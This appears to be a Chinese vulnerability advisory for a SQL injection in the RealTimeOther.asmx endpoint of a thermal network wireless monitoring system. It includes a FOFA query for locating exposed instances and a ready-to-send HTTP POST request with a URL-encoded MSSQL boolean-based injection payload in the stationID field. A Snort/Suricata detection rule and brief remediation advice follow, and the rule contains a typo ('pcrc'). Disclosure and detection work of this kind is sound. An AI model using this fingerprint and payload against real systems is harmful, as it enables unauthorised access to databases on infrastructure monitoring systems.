

热网无线监测系统 RealTimeOther.asmx 存在SQL注入漏洞

热网无线监测系统 RealTimeOther.asmx 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

热网无线监测系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="Downloads/HDPrintInstall.rar" || body="skins/login/images/btn_login.jpg"

POC/EXP:

```
POST /DataSrvs/RealTimeOther.asmx/ChangeStationToOld HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: length

stationID=%28SELECT+CHAR%28113%29%2BCHAR%28106%29%2BCHAR%28112%29%2BCHAR%28120%29%2BCHAR%28113%29%2B%28CASE+WHEN+%289253%3D9253%29+THEN+CHAR%2849%29+ELSE+CHAR%2848%29+END%29%2BCHAR%28113%29%2BCHAR%2898%29%2BCHAR%28112%29%2BCHAR%28106%29%2BCHAR%28113%29%29
```



sonrt规则:

```

alert http any any -> $HOME_NET any (
    msg:"Thermal Network Monitoring System - MSSQL Boolean-Based SQLi in
    RealTimeOther.asmx";
    flow:to_server,established;
    http.method; content:"POST";
    http.uri; content:"/DataSrvs/RealTimeOther.asmx/ChangeStationToOld";
    http.header; content:"Content-Type: application/x-www-form-urlencoded";
    http.client_body; content:"stationID=";

pcrc:"/stationID=%28SELECT\+CHAR%28\d+%29%2BCHAR%28\d+%29%2BCHAR%28\d+%29%2BCHAR%
28\d+%29%2BCHAR%28\d+%29%2B%28CASE\+WHEN\+%28\d+%3D\d+%29\+THEN\+CHAR%28\d+%29\+E
LSE\+CHAR%28\d+%29\+END%29%2BCHAR%28\d+%29%2BCHAR%28\d+%29%2BCHAR%28\d+%29%2BCHAR
%28\d+%29%2BCHAR%28\d+%29%29/i";
    metadata:service http;
    metadata:affected_product "热网无线监测系统";
    metadata:vulnerability_type "MSSQL Boolean-Based SQL Injection";
    classtype:sql-injection;
    sid:1000432;
    rev:1;
    priority:1;
)

```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。